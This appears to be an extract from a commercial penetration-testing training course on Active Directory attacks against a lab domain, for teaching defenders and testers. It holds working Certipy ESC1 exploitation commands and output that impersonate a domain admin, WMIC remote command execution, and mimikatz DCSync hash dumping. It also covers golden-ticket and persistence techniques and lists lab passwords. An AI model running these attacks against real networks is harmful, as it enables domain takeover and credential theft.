
© NotSoSecure Training 2024, All  
Rights Reserved.

# Misconfigured Certificate Templates

	ESC1	ESC2	ESC3 Requires two templates (1) (2)
The Enterprise CA grants low-privileged users enrolment rights.			(1) and (2)
Manager approval is <b>disabled</b> .			(1) and (2)
<b>No</b> authorized signatures are required.			(1)
An overly permissive certificate template security descriptor grants certificate enrolment rights to <b>low-privileged users</b> .			(1)
The certificate template defines EKUs that <b>enable authentication</b> .			(2)
The certificate template allows requesters to specify a <b>subjectAltName</b> in the CSR.			
The certificate template defines the <b>Any Purpose EKU</b> or no EKU.			
The certificate template defines the <b>Certificate Request Agent EKU</b> .			(1)
The template schema version is 1 or greater than 2 and specifies an Application Policy Issuance Requirement requiring the <b>Certificate RequestAgent EKU</b> .			(2)
Enrolment agent restrictions are not implemented on the CA.			(2)


# Base Certificate Template Misconfigurations

- The Enterprise CA grants low-privileged users **enrolments rights**.
- Manager approval, **is disabled**
- **No "authorized signatures" are required.**
- **EKU's**
  - Client Authentication (1.3.6.1.5.5.7.3.2)
  - PKINIT Client Authentication (1.3.6.1.5.2.3.4)
  - Smart Card Logon (1.3.6.1.4.1.311.20.2.2)
  - Any Purpose (2.5.29.37.0)
  - SubCA (no EKUs)



# ESC1 Misconfigured Certificate Templates


- Base template misconfigurations.
- **CT\_FLAG\_ENROLLEE\_SUPPLIES SUBJECT Flag:** Enabled
  - Allows requester to supply subjectAltName (SAN) in CSR.
- **Risk:** User impersonation, EnhancedKeyUsage(EKU)



# ESC2 Misconfigured Certificate Templates


---

- Base template misconfigurations.
- **EKU:** set to "Any Purpose" or "no EKU".
- **Subject Name:** Is set to "*Build from this Active Directory Information*" rather than "Supply in the request".
- **Risk:**
  - **Any purpose:** *client authentication, server authentication, code signing, etc.*
  - **No EKUs:** May act as subordinate CA certificates.



# ESC3 Misconfigured Enrollment Agent Templates

- Base template misconfigurations + no "enrollment agent restrictions".
- EKU is set to "Certificate Request Agent."
- Requires **two** templates for exploitation:
  - A template with "Certificate Request Agent EKU".
  - A template with schema version 1 or exceeds 2, and a "Certificate Request Agent EKU", Application Policy Issuance Requirement
- **Risk:**
  - User impersonation, co-signing a CSR on behalf of **another user**.




# ESC4 Vulnerable Certificate Template Access Control

- **Owner:** Implicit full, can edit any property.
  - **FullControl:** **Total control**, can edit any property.
  - **WriteOwner:** **Modify** the template's owner.
  - **WriteDacl:** **Modify DACL**, grant full control.
  - **WriteProperty:** Modify any property.
  - **Risk:**
    - Template manipulation, push ESC 1 configuration

# ESC7 Vulnerable CA Access Control

- When a low privileged user has the 'Manage CA' or 'Manage Certificates' access rights on a Certificate Authority (CA).



The screenshot shows the 'Manage CA' permissions for the 'Authenticated Users' group. The 'Manage CA' checkbox is checked under the 'Allow' column.

Permissions for Authenticated Users	Allow	Deny
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Issue and Manage Certificates	<input type="checkbox"/>	<input type="checkbox"/>
Manage CA	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Request Certificates	<input checked="" type="checkbox"/>	<input type="checkbox"/>

**Certificate Authorities**

CA Name	Value
CA Name	: 0ut0fb4nd-PENTEST-DC-CA-1
DNS Name	: Pентест-DC.0ut0fb4nd.local
Certificate Subject	: CN=0ut0fb4nd-PENTEST-DC-CA-1, DC=0ut0fb4nd, DC=local
Certificate Serial Number	: 1743354E884AAAB3420A54BB81C2EE41
Certificate Validity Start	: 2023-02-02 11:38:26+00:00
Certificate Validity End	: 2122-02-02 11:48:26+00:00
Web Enrollment	: Enabled
User Specified SAN	: Disabled
Request Disposition	: Issue
Enforce Encryption for Requests	: Enabled
Permissions	: 0UT0FB4ND.LOCAL\Administrators
Owner	: 0UT0FB4ND.LOCAL\Authenticated Users
Access Rights	: 0UT0FB4ND.LOCAL\Authenticated Users
Enroll	: 0UT0FB4ND.LOCAL\Authenticated Users
Read	: 0UT0FB4ND.LOCAL\Authenticated Users
ManageCa	: 0UT0FB4ND.LOCAL\Authenticated Users

**ManageCertificates**

Permissions	Value
0UT0FB4ND.LOCAL\Domain Admins	: 0UT0FB4ND.LOCAL\Domain Admins
0UT0FB4ND.LOCAL\Enterprise Admins	: 0UT0FB4ND.LOCAL\Enterprise Admins
0UT0FB4ND.LOCAL\Administrators	: 0UT0FB4ND.LOCAL\Administrators
0UT0FB4ND.LOCAL\Domain Admins	: 0UT0FB4ND.LOCAL\Domain Admins
0UT0FB4ND.LOCAL\Enterprise Admins	: 0UT0FB4ND.LOCAL\Enterprise Admins
0UT0FB4ND.LOCAL\Administrators	: 0UT0FB4ND.LOCAL\Administrators

**[!] Vulnerabilities**

Vulnerability	Description
ESC7 Permissions	: '0UT0FB4ND.LOCAL\\Authenticated Users' has dangerous p

# Exploiting ESC1 with Certipy

- Finding Vulnerable Certificate Templates:

```
root@kali:~# certipy find -u <domain_user> -p <domain_user_password> -dc-ip <domain_controller_ip>
```

Certificate Templates	
Template Name	: RASAndIASServer
Display Name	: RAS and IAS Server
Certificate Authorities	: plum-CERTSRV2K22-CA
Enabled	: True
Client Authentication	: True
Enrollment Agent	: False
Any Purpose	: False
Enrollee Supplies Subject	: True
Certificate Name Flag	: EnrolleeSuppliesSubject
Enrollment Flag	: PublishToDs
Private Key Flag	: 16777216 65536
Extended Key Usage	: Client Authentication Server Authentication
Requires Manager Approval	: False
Requires Key Archival	: False
Authorized Signatures Required	: 0
Validity Period	: 1 year
Renewal Period	: 6 weeks
Minimum RSA Key Length	: 2048
Permissions	
Enrollment Permissions	
Enrollment Rights	: PLUM.LOCAL\server_management PLUM.LOCAL\Domain Admins PLUM.LOCAL\Enterprise Admins PLUM.LOCAL\RAS and IAS Servers
Object Control Permissions	
Owner	: PLUM.LOCAL\Enterprise Admins
Write Owner Principals	: PLUM.LOCAL\Domain Admins PLUM.LOCAL\Enterprise Admins
Write Dacl Principals	: PLUM.LOCAL\Domain Admins PLUM.LOCAL\Enterprise Admins
Write Property Principals	: PLUM.LOCAL\Domain Admins PLUM.LOCAL\Enterprise Admins
[!] Vulnerabilities	
ESC1	: 'PLUM.LOCAL\server_management'
	can enroll, enrollee supplies subject and template allows client authentication

# Exploiting ESC1 with Certipy

- Abuse this vulnerability to impersonate a domain admin:

```
root@kali:~# certipy req '<domain_user>:<domain_user_password>@<ca_dns_hostname>'  
-ca '<ca>' -template '<vulnerable_template>' -alt '<domain_admin>'  
  
Certipy v4.8.2 - by Oliver Lyak (ly4k)  
  
[*] Requesting certificate via RPC  
[*] Successfully requested certificate  
[*] Request ID is 8  
[*] Got certificate with UPN 'godmode@plum.local'  
[*] Certificate has no object SID  
[*] Saved certificate and private key to 'godmode.pfx'
```



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Exploiting ESC1 with Certipy

- Authenticate using Certipy:

```
root@kali:~# certipy auth -pfx '<domain_admin.pfx>' -username '<domain_admin>' -domain '<domain_fqdn>' -dc-ip <domain_controller_ip>

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: godmode@plum.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'godmode.ccache'
[*] Trying to retrieve NT hash for 'godmode'
[*] Got hash for 'godmode@plum.local': aad3b435b51404eeaad3b435b51404ee:d740a000c8c76965f62357971997a3fe
```



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 4.8



## Demo 4.8

### Active Directory Certificate Services

---

- Access the Kali machine on '192.168.X.206' and use the Certipy tool via *ProxyChains* to extract the certificate details which are hosted within the '10.0.2.0/24' network.
- Use the Certipy tool to extract the certificate details and NTLM hash of the user who is the domain admin.

# Windows Exploitation Status

Domain: plum.local

**192.168.3.215**

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU
- Used plum\kevin to add a new user to the plum\server\_management group and gain access to the “Server Management” directory under ITSupport\$

**192.168.X.17**

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer24)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions  
- john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets
- Found a second interface on the network 10.0.0.0/22

**10.0.2.220**

Host: certsrv



- Discovered new host certsrv (10.0.2.220)
- Exploited ADCS with ESC1:
  - retrieved plum\godmode NT hash
  - plum\godmode (1@mth30n3)

## Knowing your Environment: **WMI**

---

“...The Windows Management Instrumentation Command-line (WMIC) is a command-line and scripting interface that simplifies the use of Windows Management Instrumentation (WMI) and systems managed through WMI. WMIC is based on aliases...’



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

### References:

<https://learn.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page>

# Knowing your Environment: WMI

- A simple command may resemble:

```
wmic useraccount get name,sid
```

Name	SID
Administrator	S-1-5-21-1219218606-111420393-3082503842-500
default	S-1-5-21-1219218606-111420393-3082503842-1001
DefaultAccount	S-1-5-21-1219218606-111420393-3082503842-503
defaultuser0	S-1-5-21-1219218606-111420393-3082503842-1000
Guest	S-1-5-21-1219218606-111420393-3082503842-501
john	S-1-5-21-1219218606-111420393-3082503842-1002

- Using the /node switch it's also possible to run queries against remote hosts (assuming permissions allow):

```
wmic /node:192.168.X.X /user:'plum\administrator'  
/password:'XXXXXXXX' useraccount get name,sid
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Knowing your Environment: WMI

---

- WMIC process call create can be used to run commands on a host

Popping calc.exe because we're 1337!

```
wmic /node:192.168.X.X process call create "calc.exe"
```

Or maybe running a command on the host would be more beneficial...

```
wmic /node:192.168.X.X /user:'plum\administrator'  
/password:'XXXXXXXX'  
process call create "cmd.exe /c $DoSomethingEvil"
```

- Back in the Post Exploitation module we looked at some WMI capable tools



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 4.9



## Demo 4.9

### Lateral Movement Using WMIC

---

- Using the privileged account 'godmode', gain a shell on the Domain Controller (192.168.3.215) without using SMB
- Extract user hashes from the Domain Controller

# Windows Exploitation Status

Domain: plum.local

**192.168.3.215**

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU
- Used plum\kevin to add a new user to the plum\server\_management group and gain access to the “Server Management” directory under ITSupport\$
- Gained shell on host using plum\godmode and WMIC process call create

**192.168.X.17**

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer24)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions  
- john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets
- Found a second interface on the network 10.0.0.0/22

**10.0.2.220**

Host: certsrv




- Discovered new host certsrv (10.0.2.220)
- Exploited ADCS with ESC1:
  - retrieved plum\godmode NT hash
  - plum\godmode (1@mth30n3)

# Resource-Based Constrained Delegation

---

- Webserver01 can impersonate any user.
  - If attribute “Cannot be delegated” is **not True**.



Reference:

<https://www.praetorian.com/blog/red-team-privilege-escalation-rbcd-based-privilege-escalation-part-2/>  
<https://research.nccgroup.com/2019/08/20/kerberos-resource-based-constrained-delegation-when-an-image-change-leads-to-a-privilege-escalation/>  
<https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html>


# Resource-Based Constrained Delegation

---

- Compromises a Service account.
- Create a Computer account (MachineAccountQuota).
  - Set an SPN.
- Abuse **Write Privilege** over DBServer01.
  - Setup *msds-allowedtoactonbehalfofotheridentity* with controlled account.
- Perform Service for User (S4U) attack.

Reference:

<https://www.praetorian.com/blog/red-team-privilege-escalation-rbcd-based-privilege-escalation-part-2/>  
<https://research.nccgroup.com/2019/08/20/kerberos-resource-based-constrained-delegation-when-an-image-change-leads-to-a-privilege-escalation/>  
<https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html>



Hacking Windows

# **Post Exploitation & Persistence Techniques**



## Persistence: LOLBins

---

- Living Off The Land Binaries | \*<https://github.com/api0cradle/LOLBAS>
- Useful for policy **bypasses/persistence**
- \*Can be used to perform other actions than what the binary was intended to do:
  - Execute code
  - Download/upload files
  - Bypass UAC
  - Compile code
  - Get creds/dumping process
  - Surveillance (keylogger, network trace)
  - Evade logging/remove log entry
  - Side-loading/hijacking of DLL
  - Pass-through execution of other programs or scripts
  - Persistence (Hide data in ADS, execute at logon etc)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Persistence: RID Hijacking

---

- RID Hijacking is an attack technique to take over the RID of an existing account and assign it to another (hijacked) account ***even if the hijacked account is disabled***
- Location in registry “HKLM\SAM\SAM\Domains\Account\Users” key
- Subkey has stored binary value with type attribute = the account’s RID in hex format (0x1f4 = 500, 0x1f5 = 501)
- Attacker can overwrite some interesting REG\_BINARY values
- Need admin/system privileges to modify the RID of hijacked account



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

Reference:  
<https://csl.com.co/en/rid-hijacking/>

© NotSoSecure Training 2024, All Rights Reserved.

## Post Exploitation: DCSync

---

- Mimikatz DCSync can be used to impersonate a Domain Controller
- Code is not run on the DC
- Successful exploitation allows access to **user password history**
- We need privileges to be able to do this:
  - Domain Admin
  - Enterprise Admin
  - Domain Controller
  - **OR** an account with the following *two permissions set* (set via ADSI Edit):
    - Replicating Directory Changes
    - Replicating Directory Changes All



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Post Exploitation: DC Sync

- Example: plum\alice has these two permissions - now revoked before you get ideas ;-)

Advanced Security Settings for plum

Owner: Administrators (PLUM\Administrators) Change

Permissions Auditing Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select it and click Change.

Permission entries:

Type	Principal	Access
Deny	Everyone	Delete all child objects
Allow	Cloneable Domain Controller..	Allow a DC to create a clone of itself
Allow	Enterprise Read-only Domain..	Replicating Directory Changes
Allow	Domain Controllers (PLUM\...)	Replicating Directory Changes All
Allow	Alice (Alice@plum.local)	Replicating Directory Changes
Allow	Alice (Alice@plum.local)	Replicating Directory Changes All

```
PS C:\Windows\System32\spool\drivers\color> whoami
plum\alice
PS C:\Windows\System32\spool\drivers\color> .\mimikatz.exe

.####. mimikatz 2.1 (x64) built on Nov 26 2016 02:28:33
.## ^ ##. "A La Vie, A L'Amour"
## ( ) ## /* * */
## ( ) ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (ge, eo)
##### with 20 modules /* */

mimikatz : lsadump::dcsync /domain:plum.local /user:administrator
[DC] 'plum.local' will be the domain
[DC] 'DC01.plum.local' will be the DC server
[DC] 'administrator' will be the user account
Object RDN : Administrator
** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 (USER_OBJECT)
User Account Control : 00010200 (NORMAL_ACCOUNT DONT_EXPIRE_PASSWD)
Account expiration : 1/1/1601 12:00:00 AM
Password last change : 1/17/2017 12:58:31 PM
Object Security ID : S-1-5-21-632059490-1301464952-1011438607-500
Object Relative ID : 500

Credentials:
Hash NTLM: 2cfdb:
    ntlm- 0: 2cfdb:
    ntlm- 1: ce8d4:
    lm - 0: bcccd1
```


Reference:

<http://www.cyber-security-blog.com/2016/08/how-to-lockdown-active-Directory-to-thwart-use-of-mimikatz-dcsync.html>

# Persistence: Kerberos (simplified)

## Normal Kerberos Authentication

1. **AS\_REQ:** User authenticates with KDC
2. **AS REP:** If auth is successful the KDC issues a TGT
  - a. TGT includes account name, role info, group membership details (PAC)
  - b. Only the **krbtgt** account can read this
3. **TGS\_REQ:** The TGT is used to request a service ticket
  - a. TGT from stage 2 (KDC verifies PAC and checks user password)
4. **TGS REP:** PAC copied to new service ticket. New TGS ticket returned to client
5. **AP\_REQ:** TGS ticket is used to authenticate to xyz server



References:

<https://redmondmag.com/articles/2012/02/01/understanding-the-essentials-of-the-kerberos-protocol.aspx>

# Persistence: Golden Ticket



## Golden Tickets: Overview

- The Kerberos TGT is encrypted and signed by the KRBTGT account
- The lifetime of tickets is defined within Kerberos policies; by default, this stands at 10 hours

Policy	Security Setting
Enforce user logon restrictions	Enabled
Maximum lifetime for service ticket	600 minutes
Maximum lifetime for user ticket	10 hours
Maximum lifetime for user ticket renewal	7 days
Maximum tolerance for computer clock synchronization	5 minutes

## The Attack:

If we have access to any of the following, we can create, encrypt and sign our own tickets!

**KRBTGT NTLM Hash**

AES128 HMAC Encryption Key

AES256 HMAC Encryption Key




Claranet Cyber Security brings you  
**NotSoSecure**  
Training


© NotSoSecure Training 2024, All Rights Reserved.

# Persistence: Golden Ticket

## *Normal* Kerberos Authentication



## Kerberos and Golden Tickets



# Persistence: Golden Ticket

---

## Requirements:

- FQDN of the target domain
- The domain SID
